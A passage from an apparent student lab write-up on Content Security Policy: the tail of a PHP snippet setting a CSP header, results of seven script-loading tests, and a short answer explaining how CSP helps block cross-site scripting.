    header($cspheader);
?>

<?php include 'index.html';?>
```



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

Answer: Content Security Policy (CSP) is a widely adopted security measure employed by nearly all contemporary web browsers. Its primary purpose is to proactively mitigate and protect against Cross-Site Scripting (XSS) attacks by imposing restrictions on critical resources, specifically scripts and images, which are commonly exploited in XSS attacks. Attempting to inject JavaScript code for an XSS attack becomes a formidable challenge when CSP is active. This is due to the requirement that the code must originate from a trusted server; otherwise, the JavaScript code will fail to execute. With CSP enabled, it effectively blocks JavaScript code injection attempts, thus serving as a key defense against Cross-Site Scripting assaults.

